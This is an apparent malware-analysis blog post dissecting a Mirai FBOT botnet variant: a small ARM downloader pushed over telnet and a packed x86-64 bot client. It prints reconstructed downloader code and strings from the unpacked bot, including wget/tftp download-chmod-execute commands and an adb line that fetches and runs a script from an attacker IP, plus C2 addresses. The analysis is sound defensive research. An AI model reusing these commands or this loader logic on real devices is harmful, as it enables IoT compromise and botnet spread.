MMD-0066-2020 - Linux/Mirai-Fbot - A re-emerged IoT threat

blog.malwaremustdie.org/2020/02/mmd-0065-2021-linuxmirai-fbot-re.html

Chapters: [TelnetLoader] [EchoLoader] [Propagation] [NewActor] [Epilogue]


Prologue

A month ago I wrote about IoT malware for Linux operating system, a Mirai botnet's client variant dubbed as FBOT. The writing [link] was about reverse engineering **Linux ELF ARM 32bit** to dissect the new encryption that has been used by their January's bot binaries,

The threat had been on vacuum state for almost one month after my post, until now it comes back again, strongly, with several *technical updates* in their binary and infection scheme, a re-emerging botnet that I detected its first come-back activities starting from on **February 9, 2020**.


This post is writing several significant updates of new Mirai FBOT variant with strong spreading propagation and contains important details that have been observed. The obvious Mirai variant capabilities and some leak codes' adapted known techniques (mostly from other Mirai variants) will not be covered.

This is snippet log of FBOT infection we recorded, as a re-emerging "PoC" of the threat:



The changes in infection activity

Infection method of FBOT has been changed to be as per shown below, taken from log of the recent FBOT infection session:



As you can see, there are *"hexstrings"* blobs pushed into the compromised IoT on a **telnet CLI connection**. That *hexstrings* is actually a small ELF binary adjusted to the architecture of the infected device (FBOT has a rich binary factory to infect various Linux IOT supported CPU), to be saved as a file named **"retrieve"**. This method is significantly new for Mirai FBOT infection, and other infection methods (in their scanner funcion) is more or less similar to their older ones. Mirai FBOT seems not to drop the legacy infection methods they use too, and the adversary is adding *"hexstring push"* way now to increase the bot client's infection probability. I will cover some more changes in the next section.

The binary analysis

In this part we will analyze two binaries of the recent FBOT. One is the pushed *hextstrings* one with the ELF format is in **ARM v5 32bit little-endian**. And for the other ELF, in this post I am picking up the Intel 64bit binary, since my recent blogs and image-posts are all covering enough ARM or MIPS.

1. ARM 32bit ELF downloader (the "telnet" loader) in pipes

The *pushed-hexstrings* is saved as file called "retrieve" which is actually a **downloader** for the Mirai FBOT bot client binary. It was not the smallest *downloader* I've seen in ELF samples all of these years but it does the job well. The binary is having this information:

```
retrieve: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV),
          statically linked, stripped
MD5 (retrieve) = d0a7194be28ce86fd68f1cc4fb9f5d42
SHA1 (retrieve) = c98c28944dc8e65d781c8809af3fab56893efeef
1448 Feb 23 03:04 retrieve
```

Small enough to put all strings in binary in a small picture :)

The binary is a *plain and straight ELF file*, with normal headers intact, without any packing and so on, it contains the main execution part which is started at virtual address **0x838c** and it will right away call to 0x81e8 where the main activity are coded:


```
/ 388: entry0 ();
|       |   ; var int32_t var_14h @ sp+0x84
|       |   ; var int32_t var_12h @ sp+0x86
|       |   ; var int32_t var_10h @ sp+0x88
|       `=< 0x0000838c      95ffffea       b 0x81e8

- - - - - - - - - -

[0x000081e8]> pd
|    ; CODE XREF from entry0 @ 0x838c
|    0x000081e8  f0412de9  push {r4, r5, r6, r7, r8, lr}
|    0x000081ec  74319fe5  ldr r3, [aav.aav.0x000083fd]
|    0x000081f0  98d04de2  sub sp, sp, 0x98
|    0x000081f4  0080a0e3  mov r8, 0
:    0x000081f8  000000ea  b 0x8200
      :           :
```

The other part is the data, where all values of variables are stored. it is located from virtual address **0x83f4** at **section..rodata (0x83fc)**, as per shown below:


```
// data blob:

0x000083f4  5080 0000 0c00 0000 6172 6d35 0000 0000  P.......arm5....
0x00008404  4d49 5241 490a 0000 2e74 0000 4e49 460a  MIRAI....t..NIF.
0x00008414  0000 0000 4745 5420 2f62 6f74 2f62 6f74  ....GET /bot/bot
0x00008424  2e61 726d 3520 4854 5450 2f31 2e30 0d0a  .arm5 HTTP/1.0..
0x00008434  0d0a 0000 4649 4e0a 0000 0000 ffff ffff  ....FIN.........

// break em down:

[0x000083f4 [xAdvc]0 0% 180 retrieve]> pd $r @ entry0+104 # 0x83f4
 0x000083f4 .dword 0x00008050 ; aav."0x00008050" ; DATA #1 "8050" (hex)
 0x000083f8 "0c000000"                            ; DATA #2 "0c" (hex)
 0x000083fc .string "arm5" ; len=5                ; DATA #3 "arm5" (string)
 0x00008404 .string "MIRAI" ; len=6               ; DATA #4 "MIRAI" ;
 0x0000840c .string ".t" ; len=2                  ; DATA #5 ".t" (string)
 0x00008410 .string "NIF" ; len=4                 ; DATA #6 "NIF" (string)
 0x00008418 .string "GET__bot_bot.arm5_HTTP_1.0"
 0x00008438 .string "FIN" ; len=4                 ; DATA #8 "FIN" (string)
```
To call the saved data the ELF is using below loader scheme that has been arranged by the compiler:

```
//////////////// how ARM binary load the data using syscall open() , gcc made this /////

#include <stdint.h>
int ____get_data(int arg1, int arg2)
{
  signed int result; // r0@1

  result = arg2;
  ____syscall_open() { __asm SVC 0 } // syscall_open()

  if ( arg2 >= 0xFFFFF000 ) // 0xFFFFF000= STACK_END_ADDR, checks if argument is valid.
  {
    ____load_hardcoded_data() = -arg2;
    result = -1;
  }
  return result;
}

int ____load_hardcoded_data () // load the hardcoded data to r0
{
    r3 = *(0x83f0); // 0x000083f0  1eff 2fe1 5080 0000 0c00 0000 6172 6d35  ../.P.......arm5
    r0 = *(0x83f4); // 0x000083f4  5080 0000 0c00 0000 6172 6d35 0000 0000  P.......arm5....
    r3 = pc + r3;   // etc....
    r0 = r3 + r0;
    return r0;
}
```
To be noted that this scheme is unrelated to the malicious code itself.

Next, the malware is stripped, so in radare2 you will see the name like **"fcn.00008xxx"**, for every function names, from the original function coded by the *mal-coder*, the used Linux calls and the system calls. So, at first, we have to put the right naming to the right function if we can (Please check out my previous blog about Linux/AirDrop [link] for this howto reference). In my case, I restored its naming to the correct location, as per shown in the table like this:



Now we can start to read the code better, the next thing to do is writing the close-to-original C-code by adjusting several ARM assembly to form the code. Remember to be careful if you use the *decompilers*, you still have to recognize several parts that can not be processed automatically, in example, in *DFIR distro Tsurugi Linux* which is having radare2 precompiled with three versions of *decompiler* plugins, you will see a cool result like this from **r2ghidra-dec**, **r2dec** and **pdc**.



I will demonstrate this Linux distribution in the F*IRST annual conference 2020 at the lighting talk*, so please stay tune.

After you put your naming to each functions, and try to form the original code by the guidance of your *decompiler*, then try to re-check again to your binary flow. This binary is quite small but it has several error trapping checks in the step of execution, please make sure you don't miss them.

In my case I reversed the source code to be something like this:

```
int entry0() { var_arch = &DOWRD_83fd; "arm5"            // 0x83fc = "arm5"
  for ( i = var_arch; *(_BYTE *)i; ++i ); var_chk1 = i - char(_DWORD)var_arch;
   ____write("MIRAI\n", 6);                     // [0x8404:4]=0x4152494d ; "MIRAI\n"
  /* 0x08218  mov r0, 1    ; SOCK_STREAM = 1    | 0x0822c mov r2, 0xe0           ; IPADDR => x.x.224.x
     0x08220  mov ip, 2    ; addr.sa_family = 2 | 0x08230 strh ip, [sp+var_14h] ; to struct { &c2};
     0x08224  mov r3, 0xd  ; IPADDR => x.x.x.13 | 0x08234 mov r0, 0xc2           ; IPADDR => 194.x.x.x
     0x08228  mov r1, 0xb4 ; IPADDR => x.180.x.x| 0x08238 mov ip, 0x5000         ; var_BufferRcv = 20480;}*/
  SOCK_STREAM = 1 ;  // tcp
  struct c2; // struct for c2-payload socket
  c2.sa_family = 2 // AF_INET
  c2.sa_addr = ____formip(194, 180, 224, 13);  //ip "194.180.224.13"
  var_BufferRcv = 20480;          // 0x50000 @ 0x08238
  sockfd = ____socket(c2.sa_family, SOCK_STREAM, 0);  //socket(2, 1, 0)
  var_dld_filenane = ____open(".t", 577, 511); //  -r-xrwxrwx, -r-x--x--x
  if ( sockfd == -1 || var_dld_filenane == -1 )
    ____exit(1);

  var__c2_file_download_ = ____connect(sockfd, &c2, 0x10);
  if ( var__c2_file_download_ < 0 )
  { var_chk2 = -var__c2_file_download_;
    ____write(1, "NIF\n", 4);
    ____exit(var_chk2);
  }
  if ( ____write(sockfd, "GET /bot/bot.arm5 HTTP/1.0\r\n\r\n", 26) != 31)
    { ____exit(3); }
  var_chk3  = 0; //flag payload is fetchable
  do
  { if ( read(sockfd, &var_BufferRcv, 1) != 1 )
      ____exit(4);
     var_chk3  = var_BufferRcver | ( var_chk3 << 8);
  }
  while ( var_chk3 != 218762506 );
    { get_data = ____read(sockfd, &var_BufferRcv, 128);
      while (get_data > 0 )
        { ____write(var_dld_filenane, &var_BufferRcv, get_data);  } }   // ".t file saved"
  ____close(sockfd);
  ____close(var_dld_filenane);
  ____write("FIN\n", 4);
  return ____exit(5);
```


At this moment we can understand how it works, after firstly confirming the binary is for **ARM5**, it wrote **"MIRAI"** and creating socket for TCP connection to remote IP **194(.)180(.)224(.)13** to fetch the download URL of the bot binary payload. And it open the **".t"** file with the specific *file executable permissions*, then saved the received data into that file. Upon socket creation error, or C2 connection error, or file creation error, or also data retrieving error, this program will just quit after writing **"NIF"**, and upon a success effort it will write **"FIN"**, close its working sockets and quit. A neat *downloader* is it? Simple, small and can support many scripting effort too, along with merit to hide its payload source, why Mirai botnet original author was using this type of binary loaders in the first place.

The code I reversed won't work if used, since it is a pseudo code, compiler won't process it, but it is enough to explain how this binary operates, and also explains where is the origin of this program too. I know this by experience since I have been dissecting and following Mirai from the day one [0][1][2][3][4], but this *downloader* is based on Mirai downloader that has been modified by a certain actor, again a leaked code is proven recycling.

For the practical purpose to fast extracting the payload URL in this type of FBOT loader, I made a very practical reversing crash course in 4 minutes for the purpose as per embedded below:

(pause the video by pressing space or click the video screen)

2. x86-64 ELF bot client, what's new?


Now we are done with the first binary, so it is the turn of the next binary. In the download server at the path of payloads resides several architecture of binaries too. That's where I picked the **ELF x86_64** one for the next reversing topic. The detail is as follows:

```
bot.x86_64: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
            statically linked, stripped
MD5 (bot.x86_64) = ae975a5cdd9fb816a1e286e1a24d9144
SHA1 (bot.x86_64) = a56595c303a1dd391c834f0a788f4cf1a9857c1e
31244 Feb 23 20:09 bot.x86_64*
```

Let's check it out..
The header and entry0 (and entropy values if you check further) of the binary is showing the sign of packed binary design.

```
Program Headers:

Type      Offset             VirtAddr           PhysAddr
          FileSiz            MemSiz              Flags  Align
LOAD      0x0000000000000000 0x0000000000400000 0x0000000000400000
          0x000000000000790c 0x000000000000790c  R E    200000
LOAD      0x0000000000000e98 0x000000000060fe98 0x000000000060fe98
          0x0000000000000000 0x0000000000000000  RW     1000
GNU_STACK 0x0000000000000000 0x0000000000000000 0x0000000000000000
          0x0000000000000000 0x0000000000000000  RW     8

[Entrypoints]
vaddr=0x004067d0 paddr=0x000067d0 haddr=0x00000018 hvaddr=0x00400018 type=program

/ 2701: entry0 (int64_t arg1, int64_t arg2, int64_t arg3, int64_t arg4, int64_t
arg_10h);
| ===> 0x004067d0   e8cb0b0000     call 0x4073a0 <===to unpacking
|      0x004067d5   55             push rbp
|      0x004067d6   53             push rbx
|      0x004067d7   51             push rcx
|      0x004067d8   52             push rdx
|      0x004067d9   4801fe         add rsi, rdi
|      0x004067dc   56             push rsi
|      0x004067dd   4180f80e       cmp r8b, 0xe
|  ,=< 0x004067e1   0f85650a0000   jne 0x40724c
:  :   0x004067e7   55             push rbp
           :         :
- - - - - - - - - - - - - - - - - - - - - - -

/ 34: fcn.004073a0 (); <== unpacking function
|      ; var int64_t var_9h @ rbp-0x9
|      0x004073a0   5d             pop rbp
|      0x004073a1   488d45f7       lea rax, [var_9h]
|      0x004073a5   448b38         mov r15d, dword [rax]
|      0x004073a8   4c29f8         sub rax, r15
|      0x004073ab   0fb75038       movzx edx, word [rax + 0x38]
|      0x004073af   6bd238         imul edx, edx, 0x38
|      0x004073b2   83c258         add edx, 0x58               ; 88
|      0x004073b5   4129d7         sub r15d, edx
|      0x004073b8   488d0c10       lea rcx, [rax + rdx]
|      0x004073bc   e874ffffff     call fcn.00407335
:              :       :            :
```

The binary snippet code:



The unpacking process will load the packed data in **0x004073c2** for further unpacking process. You can check my talk in the **R2CON 2018** [link] about many tricks I shared on unpacking ELF binaries for more reference to handle this binary.

After unpacking you will get a new binary with characteristic similar to this:

```
fbot2-depacked: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
                statically linked, stripped
MD5 (fbot2-depacked) = bf161c87d10ecb4e5d9b3e1c95dd35da
SHA1 (fbot2-depacked) = 3aecd1ae638a81d65969c2e0553cfacc639f32a6
58557 Feb 23 13:03 fbot2-depacked
```

If you will see these strings that means you un-packed (or de-pakced) successfully.

```
x86_64
aAHnF8xVWXw584sf9aJ3jfSoaA43XYt8.tmp
GET /bot.x86_64 HTTP/1.0
aAHnF8xVWXw584sf9aJ3jfSoaA43XYt8
/bin/busybox tftp -r bot.%s -l .t -g %d.%d.%d.%d; /bin/busybox chmod 777 .t; ./.t telnet; >.t
/bin/busybox wget http://%d.%d.%d.%d/bot/bot.%s -O -> .t; /bin/busybox chmod 777 .t; ./.t telnet; >.t
shell:cd /data/local/tmp/; rm -rf adb.sh; busybox wget http://194.180.224.13/bot/adb.sh -O -> adb.sh; sh adb.sh
¥x%02x
enable
system
linuxshell
development
iptables -F
/bin/busybox FBOT
/bin/busybox cat /bin/busybox || while read i; do /bin/busybox echo $i; done < /bin/busybox || /bin/busybox dd
/bin/busybox wget; /bin/busybox tftp; /bin/busybox echo; /bin/busybox FBOT
/bin/busybox mkdir %s; >%sf && cd %s; >retrieve; >.t
arm5
mips
mipsel
get: applet not found
ftp: applet not found
/bin/busybox tftp -r bot.%s -l .t -g %d.%d.%d.%d; /bin/busybox chmod 777 .t; ./.t telnet
cho: applet not found
/bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox cp /bin/b
retrieve
/bin/busybox echo -en '%s' %s %s && /bin/busybox echo -en '¥x45¥x43¥x48¥x4f¥x44¥x4f¥x4e¥x45'
/bin/busybox echo '%s¥c' %s %s && /bin/busybox echo '¥x45¥x43¥x48¥x4f¥x44¥x4f¥x4e¥x45¥c'
./retrieve; ./.t telnet; >retrieve; >.t
ECHODONE
9xsspnvgc8aj5pi7m28p
/var/
/dev/
/mnt/
/var/run/
```


In the string above you can see the matched data with the infection log, which is telling us that this binary is actually infecting and attacking another IoT device for the next infection. You can see that hardcoded in teh binary in this virtual address:

```
[0x0040ac7f [Xadvc]3 0% 3168 fbot2-depacked]> prx @ entry0+41370 # 0x40ac7f
- offset -    0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456
0x0040ac7f  .9xsspnvgc8aj5pi7m28p..x86_64.aAHnF8xVWXw584sf9aJ3jfSoaA43XYt8.tmp.GET /bot.x86_64 HTTP/
0x0040acd7  1.0.....aAHnF8xVWXw584sf9aJ3jfSoaA43XYt8./bin/busybox tftp -r bot.%s -l .t -g %d.%d.%d.%
0x0040ad2f  d; /bin/busybox chmod 777 .t; ./.t telnet; >.t.../bin/busybox wget http://%d.%d.%d.%d/bo
0x0040ad87  t/bot.%s -O -> .t; /bin/busybox chmod 777 .t; ./.t telnet; >.t...shell:cd /data/local/tm
0x0040addf  p/; rm -rf adb.sh; busybox wget http://194.180.224.13/bot/adb.sh -O -> adb.sh; sh adb.sh
0x0040ae37  .>>.¥x%02x.sh...enable...system...linuxshell...development...iptables -F.../bin/busybox
0x0040ae8f  FBOT./bin/busybox cat /bin/busybox || while read i; do /bin/busybox echo $i; done < /bin
0x0040aee7  /busybox || /bin/busybox dd if=/bin/busybox bs=22 count=1.../bin/busybox wget; /bin/busy
0x0040af3f  box tftp; /bin/busybox echo; /bin/busybox FBOT.../bin/busybox mkdir %s; >%sf && cd %s; >
0x0040af97  retrieve; >.t...arm5.mips.mipsel.get: applet not found.ftp: applet not found./bin/busybo
0x0040afef  x tftp -r bot.%s -l .t -g %d.%d.%d.%d; /bin/busybox chmod 777 .t; ./.t telnet...cho: app
0x0040b047  let not found./bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 7
0x0040b09f  77 retrieve && /bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t...ret
0x0040b0f7  rieve./bin/busybox echo -en '%s' %s %s && /bin/busybox echo -en '¥x45¥x43¥x48¥x4f¥x44¥x4
0x0040b14f  f¥x4e¥x45'.../bin/busybox echo '%s¥c' %s %s && /bin/busybox echo '¥x45¥x43¥x48¥x4f¥x44¥x
0x0040b1a7  4f¥x4e¥x45¥c'..../retrieve; ./.t telnet; >retrieve; >.t...ECHODONE.a...9xsspnvgc8aj5pi7m
0x0040b1ff  28p./var/./dev/./mnt/./var/run/./var/tmp/./dev/netslink/./dev/shm/./bin/./etc/./boot/./u
0x0040b257  sr/./sys/.arm4.arm6.arm7.nvalid.ailed.ncorrect.enied.rror.oodbye.bad.:.ogin.sername.vrdv
0x0040b2af  s.ccount.enter.assword.usybox.ulti-call.help.$.#.~.......CNXN............M.......host::f
0x0040b307  eatures=cmd,shell_v2.OPENX...............
```

The binary is working similar to older Mirai variants like Satori, Okiru or others, and having several ELF downloaders embedded in the bot client to be pushed during the infection process to the targeted devices. It is hard coded as per seen in this data:


[0x0040b380 [Xadvc]3 0% 4176 fbot2-depacked]> prx @ entry0+43163 # 0x40b380

The encrypted data part can be seen in this virtual address of the unpacked ELF:



This is where the pain coming isn't it? :) Don't worry, I will explain:

The decryption flow is not changing much, however the logic for encryption is changing. It seems the *mal-coders* doesn't get their weakness yet and tried fixing a wrong part of the codes to prevent our reversing. Taking this advantage, you can use my introduced decryption dissection method explained in the previous post about Linux Mirai/FBOT [link] to dissect this one too. It works for me, should work for you as well.

Below is my decryption result for encrypted configuration:

The binary will operate as per commonly known Mirai variant bots, it will listen to **TCP/3467** and callback to C2 at **194(.)36(.)188(.)157** on **TCP/4321** for the botnet communication purpose, and as per other Mirai variants the persistence factor is in the botnet communication. There are some parts taken from Satori and Okiru for embedding *downloaders* to be used in victim's IoT. The unique feature is the writing for **"9xsspnvgc8aj5pi7m28p\n"** strings upon execution. This bot client is enriched with more scanner functions (i.e. hardcoded SSDP request function to scan for plug-and-play devices that can be utilized as DDoS amplification, in Mirai this attack will use spoofed IP address of the victims to launch attack).

For getting more idea of what this binary does, the strings from the unpacked binary I dumped it here in a safe *pastebin* source file. Combine the strings that I dumped from unpacked binary with the packed one under different sub_rules, and use the hardcoded unpacking functions opcodes for your Yara rules to detect this packer, hashes and IP from this post are useful also for IOC/Yara detection. VirusTotal can help to guide you more OSINT for the similar ones.

I think that will be all for FBOT new binary updates. So let's move on to the much more important topic..reversing the botnet instance itself, how is the speed, spreads and how big, to understand how to stop them.

